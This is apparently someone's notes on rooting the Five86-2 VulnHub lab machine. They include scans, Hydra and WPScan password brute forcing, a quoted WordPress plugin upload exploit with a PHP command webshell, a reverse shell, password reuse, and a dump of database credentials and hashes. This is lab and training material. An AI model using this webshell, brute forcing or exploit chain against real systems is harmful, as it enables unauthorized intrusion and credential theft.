five86-2

Initial phase

netdiscover

```
192.168.2.92    08:00:27:6d:58:72      1      60  PCS Systemtechnik GmbH
```

nmap version scan

```
root@kali:~# nmap -sV -p- five86
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-27 17:46 +08
Nmap scan report for five86 (192.168.2.92)
Host is up (0.0010s latency).
Not shown: 65532 filtered ports
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      ProFTPD 1.3.5e
80/tcp open   http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:6D:58:72 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

nmap default scripts

```
root@kali:~# nmap -sC -p- five86
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-27 17:46 +08
Nmap scan report for five86 (192.168.2.92)
Host is up (0.0012s latency).
Not shown: 65532 filtered ports
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
80/tcp open   http
|_http-title: Five86-2 &#8211; Just another WordPress site
MAC Address: 08:00:27:6D:58:72 (Oracle VirtualBox virtual NIC)
```

nmap tcp scan

```
root@kali:/tmp# nmap -sT -sV -sC -p- five86-2
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-27 18:40 +08
Nmap scan report for five86-2 (192.168.2.92)
Host is up (0.00099s latency).
rDNS record for 192.168.2.92: five86
Not shown: 65532 filtered ports
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      ProFTPD 1.3.5e
80/tcp open   http     Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.1.4
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Five86-2 &#8211; Just another WordPress site
MAC Address: 08:00:27:6D:58:72 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

gobuster directory scan

```
root@kali:~# gobuster dir --url http://192.168.2.92 -w /usr/share/wordlists/dirbust
er/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.2.92
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/01/27 17:51:34 Starting gobuster
===============================================================
/wp-content (Status: 301)
/wp-includes (Status: 301)
/wp-admin (Status: 301)
/server-status (Status: 403)
===============================================================
2020/01/27 17:52:31 Finished
===============================================================
```

nikto scan

```
root@kali:~# nikto -h http://five86
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.2.92
+ Target Hostname:    five86
+ Target Port:        80
+ Start Time:         2020-01-27 17:51:47 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agen
t to protect against some forms of XSS
+ Uncommon header 'link' found, with contents: <http://five86-2/index.php/wp-json/>
; rel="https://api.w.org/"
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Uncommon header 'x-redirect-by' found, with contents: WordPress
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false
positives.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up t
o' version usually matches the WordPress version
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ OSVDB-3268: /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal s
ensitive information
+ /wp-login.php: Wordpress login found
+ 7681 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2020-01-27 17:53:10 (GMT8) (83 seconds)
```

Ftp enumeration

cpfr trick failed

```
root@kali:~# nc five86-2 21
220 ProFTPD 1.3.5e Server (Debian) [::ffff:172.18.0.10]
site help
214-The following SITE commands are recognized (* =>'s unimplemented)
214-CPFR <sp> pathname
214-CPTO <sp> pathname
214-UTIME <sp> YYYYMMDDhhmm[ss] <sp> path
214-SYMLINK <sp> source <sp> destination
214-RMDIR <sp> path
214-MKDIR <sp> path
214-The following SITE extensions are recognized:
214-RATIO -- show all ratios in effect
214-QUOTA
214-HELP
214-CHGRP
214-CHMOD
214 Direct comments to root@415c1d7a2cc4
site cpfr /etc/passwd
530 Please login with USER and PASS
```

Using metasploit tool

```
Description:
  This module exploits the SITE CPFR/CPTO commands in ProFTPD version
  1.3.5. Any unauthenticated client can leverage these commands to
  copy files from any part of the filesystem to a chosen destination.
  The copy commands are executed with the rights of the ProFTPD
  service, which by default runs under the privileges of the 'nobody'
  user. By using /proc/self/cmdline to copy a PHP payload to the
  website directory, PHP remote code execution is made possible.
```

```
root@kali:/tmp# searchsploit -p exploits/linux/remote/37262.rb
  Exploit: ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
      URL: https://www.exploit-db.com/exploits/37262
     Path: /usr/share/exploitdb/exploits/linux/remote/37262.rb
File Type: Ruby script, ASCII text, with CRLF line terminators

Copied EDB-ID #37262's path to the clipboard.
root@kali:/tmp# cp -p /usr/share/exploitdb/exploits/linux/remote/37262.rb
cp: missing destination file operand after '/usr/share/exploitdb/exploits/linux/remote/37262.rb'
Try 'cp --help' for more information.
root@kali:/tmp# cp /usr/share/exploitdb/exploits/linux/remote/37262.rb^C
root@kali:/tmp# mkdir -p ~/.msf4/modules/exploits/linux/remote/
root@kali:/tmp# cp /usr/share/exploitdb/exploits/linux/remote/37262.rb ~/.msf4/modules/exploits/linux/remote/
root@kali:/tmp# updatedb&
```

```
msf5 exploit(linux/remote/37262) > options

Module options (exploit/linux/remote/37262):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.2.92     yes       The target address range or CIDR identifier
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html    yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.100    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


msf5 exploit(linux/remote/37262) > run

[*] Started reverse TCP handler on 192.168.2.100:4444
[*] 192.168.2.92:80 - 192.168.2.92:21 - Connected to FTP server
[*] 192.168.2.92:80 - 192.168.2.92:21 - Sending copy commands to FTP server
[-] 192.168.2.92:80 - Exploit aborted due to failure: unknown: 192.168.2.92:21 - Failure copying from /proc/self/cmdline
[*] Exploit completed, but no session was created.
msf5 exploit(linux/remote/37262) >
```

Using cewl

```
root@kali:/tmp# cewl http://five86-2 -w mydict.txt
```

users.txt

```
barney
gillian
admin
peter
stephen
~
```

bruteforce failed

```
[STATUS] attack finished for 192.168.2.92 (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 18:25:48
root@kali:/tmp# hydra -L users.txt -P /SecLists/Passwords/xato-net-10-million-passwords-1000.txt ftp://192.168.2.92 -o /tmp/ftp_found.txt -vV -I
```

```
[STATUS] attack finished for 192.168.2.92 (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 18:48:12
root@kali:/tmp# hydra -L users.txt -P /SecLists/Passwords/xato-net-10-million-passwords-10000.txt ftp://192.168.2.92 -o /tmp/ftp_found.txt -vV -I
```

```
[STATUS] attack finished for 192.168.2.92 (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 18:51:07
root@kali:/tmp# hydra -L users.txt -P mydict.txt ftp://192.168.2.92 -o /tmp/ftp_found.txt -vV -I
```

change users

```
root
anonymous
guest
~
```

bruteforce failed again

```
[STATUS] attack finished for 192.168.2.92 (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 19:08:15
root@kali:/tmp# hydra -L users.txt -P /SecLists/Passwords/xato-net-10-million-passwords-1000.txt -o ftp_found.txt -vV -I ftp://192.168.2.92
```

Web enumeration

hostname: five86-2 (needed to display wordpress site correctly)
directories to take note: /wp-content/uploads/

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

admin January 9, 2020 Uncategorized 1 Comment

Enumerating for vulnerable plugin

```
[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.
```

Wordpress version

```
[+] WordPress version 5.1.4 identified (Latest, released on 2019-12-12).
 | Detected By: Emoji Settings (Passive Detection)
 |  - http://192.168.2.92/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.1.4'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.2.92/, Match: 'WordPress 5.1.4'
```

List of users

```
[+] barney
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] gillian
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] admin
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] peter
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] stephen
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Using cewl

```
root@kali:/tmp# cewl http://five86-2 -w mydict.txt
```

brute force failed

```
[i] No Valid Passwords Found.


[+] Finished: Mon Jan 27 18:44:06 2020
[+] Requests Done: 45843
[+] Cached Requests: 5005
[+] Data Sent: 20.293 MB
[+] Data Received: 26.519 MB
[+] Memory used: 227.906 MB
[+] Elapsed time: 00:29:59
root@kali:/SecLists/Passwords# wpscan --url http://192.168.2.92 -U /tmp/users.txt -P xato-net-10-million-passwords-10000.txt
```

```
[i] No Valid Passwords Found.


[+] Finished: Mon Jan 27 18:51:30 2020
[+] Requests Done: 789
[+] Cached Requests: 19
[+] Data Sent: 352.155 KB
[+] Data Received: 494.562 KB
[+] Memory used: 237.461 MB
[+] Elapsed time: 00:00:21
root@kali:/SecLists/Passwords# wpscan --url http://192.168.2.92 -U /tmp/users.txt -P /tmp/mydict.txt
```

wfuzz


```
root@kali:/SecLists/Fuzzing# wfuzz -c -z file,fuzz-Bo0oM.txt --hc 404,403 http://192.168.2.92/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL si

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.92/FUZZ
Total requests: 4271

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

002304:  C=301      0 L         0 W            0 Ch        "index.php"
002478:  C=200    385 L      3179 W        19935 Ch        "license.txt"
003357:  C=200     98 L       845 W         7425 Ch        "readme.html"
004160:  C=200      0 L         0 W            0 Ch        "wp-content/"
004169:  C=500      0 L         0 W            0 Ch        "wp-content/plugins/hello.php"
004170:  C=200     15 L        49 W          776 Ch        "wp-content/upgrade/"
004171:  C=200     17 L        71 W         1184 Ch        "wp-content/uploads/"
004174:  C=500      0 L         0 W            0 Ch        "wp-includes/rss-functions.php"
004146:  C=500    122 L       341 W         2926 Ch        "wp-admin/setup-config.php"
004151:  C=200      0 L         0 W            0 Ch        "wp-config.php"
004177:  C=200     71 L       210 W         3190 Ch        "wp-login.php"
004143:  C=302      0 L         0 W            0 Ch        "wp-admin/"
004145:  C=200     14 L        71 W         1067 Ch        "wp-admin/install.php"
004173:  C=200    208 L      2097 W        42577 Ch        "wp-includes/"
004236:  C=405      0 L         6 W           42 Ch        "xmlrpc.php"

Total time: 4.706969
Processed Requests: 4271
Filtered Requests: 4256
Requests/sec.: 907.3777
```

Reading walkthrough, apparently i need to use rockyou wordlist:
https://www.hacknos.com/five86-2-walkthrough-vulnhub-ctf/


```
root@kali:/tmp# wpscan --url http://192.168.2.92 -U /tmp/users.txt -P /usr/share/wordlists/rockyou.txt
```

```
[i] Valid Combinations Found:
 | Username: barney, Password: spooky1
 | Username: stephen, Password: apollo1
```

Logging in as stephen -> normal user
Unable to create post or upload stuff



Logging in as barney -> admin




Reading walkthrough: https://www.hacknos.com/five86-2-walkthrough-vulnhub-ctf/
Apparently, able to get rce: https://www.exploit-db.com/exploits/46981

```
# Exploit Title: Authenticated code execution in `insert-or-embed-articulate-content-into-wordpress` Wordpress plugin
# Description: It is possible to upload and execute a PHP file using the plugin option to upload a zip archive
# Date: june 2019
# Exploit Author: xulchibalraa
# Vendor Homepage: https://wordpress.org/plugins/insert-or-embed-articulate-content-into-wordpress/
# Software Link: https://downloads.wordpress.org/plugin/insert-or-embed-articulate-content-into-wordpress.4.2995.zip
# Version: 4.2995 <= 4.2997
# Tested on: Wordpress 5.1.1, PHP 5.6
# CVE : -


## 1. Create a .zip archive with 2 files: index.html, index.php

echo "<html>hello</html>" > index.html
echo "<?php echo system($_GET['cmd']); ?>" > index.php
zip poc.zip index.html index.php

## 2. Log in to wp-admin with any user role that has access to the plugin functionality (by default even `Contributors` role have access to it)
## 3. Create a new Post -> Select `Add block` -> E-Learning -> Upload the poc.zip -> Insert as: Iframe -> Insert (just like in tutorial https://youtu.be/knst20fE0CwTt=44 ;)
## 4. Access the webshell from the URL displayed after upload similar to

http://website.com/wp-admin/uploads/articulate_uploads/poc/index.php?cmd=whoami
```


Creating the payload

```
root@kali:/tmp/exploit# cat index.html
<html>
<head><title>test</title></head>
<body>
        <h1>testing</h1>
</body>
</html>
root@kali:/tmp/exploit# cat index.php
<?php
if (isset($_GET['cmd'])) {
        echo "<pre>";
        system($_GET['cmd']);
        echo "</pre>";
} else {
        echo "?cmd empty";
}
?>
root@kali:/tmp/exploit#
```


Upload successful(iframe)




index.html



index.php



Payload used:
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet



Reverse shell popped

```
www-data@five86-2:/tmp$ uname -a
Linux five86-2 5.3.0-26-generic #28-Ubuntu SMP Wed Dec 18 05:37:46 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
www-data@five86-2:/tmp$
```

Password reuse

```
www-data@five86-2:/tmp$ su stephen
Password:
bash: cannot set terminal process group (23858): Inappropriate ioctl for device
bash: no job control in this shell
stephen@five86-2:/tmp$
```

dbuser / 4Te3bRd483e

```
define( 'DB_NAME', 'wordpressdb' );

/** MySQL database username */
define( 'DB_USER', 'dbuser' );

/** MySQL database password */
define( 'DB_PASSWORD', '4Te3bRd483e' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Tried bruteforcing the login password of other users but apparently it is the wrong way forward
https://www.hacknos.com/five86-2-walkthrough-vulnhub-ctf/

```
400 = phpass, MD5(Wordpress), MD5(phpBB3), MD5(Joomla)
```

```
mysql> select id,user_login,user_pass,user_email from wp_users;
+----+------------+------------------------------------+-----------------------+
| id | user_login | user_pass                          | user_email            |
+----+------------+------------------------------------+-----------------------+
|  1 | admin      | $P$BJQSBmO3Hj5SIDKzAkVX8wQYN6EJqx/ | blahblahblah@blah.blah |
|  2 | barney     | $P$Brk7T36qysdSksZmPyfdQCqpoaIqvN1 | barney@blah.blah      |
|  4 | gillian    | $P$BJxWr8/nTjEC6IttflERKg2v.THUNA1 | gillian@blah.blah     |
|  5 | peter      | $P$B3eHaQ66YFM6EwWB6y/Y3i/3ud1Kqp/ | peter@blah.blah       |
|  6 | stephen    | $P$BcQaPOdWmcAzREQh9rR2bmGBBz6qUO1 | stephen@blah.blah     |
+----+------------+------------------------------------+-----------------------+
```

Using tcpdump

Apparently there seems to be uploading of data into the docker container

```
-n      Restrains ftp from attempting "auto-login" upon initial connection.  If auto-login is enabled, ftp will check the .netrc (see netrc(5)) file in the
        user's home directory for an entry describing an account on the remote machine.  If no entry exists, ftp will prompt for the remote machine login name
        (default is the user identity on the local machine), and, if necessary, prompt for a password and an account with which to login.
```

ftp_upload.sh might house credentials

```
root        720  0.0  0.2   6760  2308 ?        Ss   Jan30   0:00 /usr/sbin/cron -f
root      12727  0.0  0.2   7748  2516 ?        S    00:32   0:00  \_ /usr/sbin/CRON -f
paul      12728  0.0  0.0   2600   796 ?        Ss   00:32   0:00      \_ /bin/sh -c /home/paul/ftp_upload.sh > /dev/null 2>&1
paul      12729  0.0  0.0   2600   792 ?        S    00:32   0:00          \_ /bin/sh /home/paul/ftp_upload.sh
paul      12730  0.0  0.2   3224  2080 ?        S    00:32   0:00              \_ ftp -n 172.18.0.18
```

```
root       736  0.0  0.8 743088  8000 ?        Ssl  Jan30   0:59 /usr/bin/containerd
root      1216  0.0  0.0 109108   708 ?        Sl   Jan30   1:37  \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1.linux/moby/41
5c1d7a2cc49ec7c2af321d2dcf9158489086712812b3b73c5a9c84c925e2136 -address /run/containerd/containerd.sock -containerd-binary /usr/bin/containerd -runtime-root /var/run/do
cker/runtime-runc
systemd+  1242  0.0  0.6 119976  6304 pts/0    Ss+  Jan30   0:26      \_ proftpd: (accepting connections)
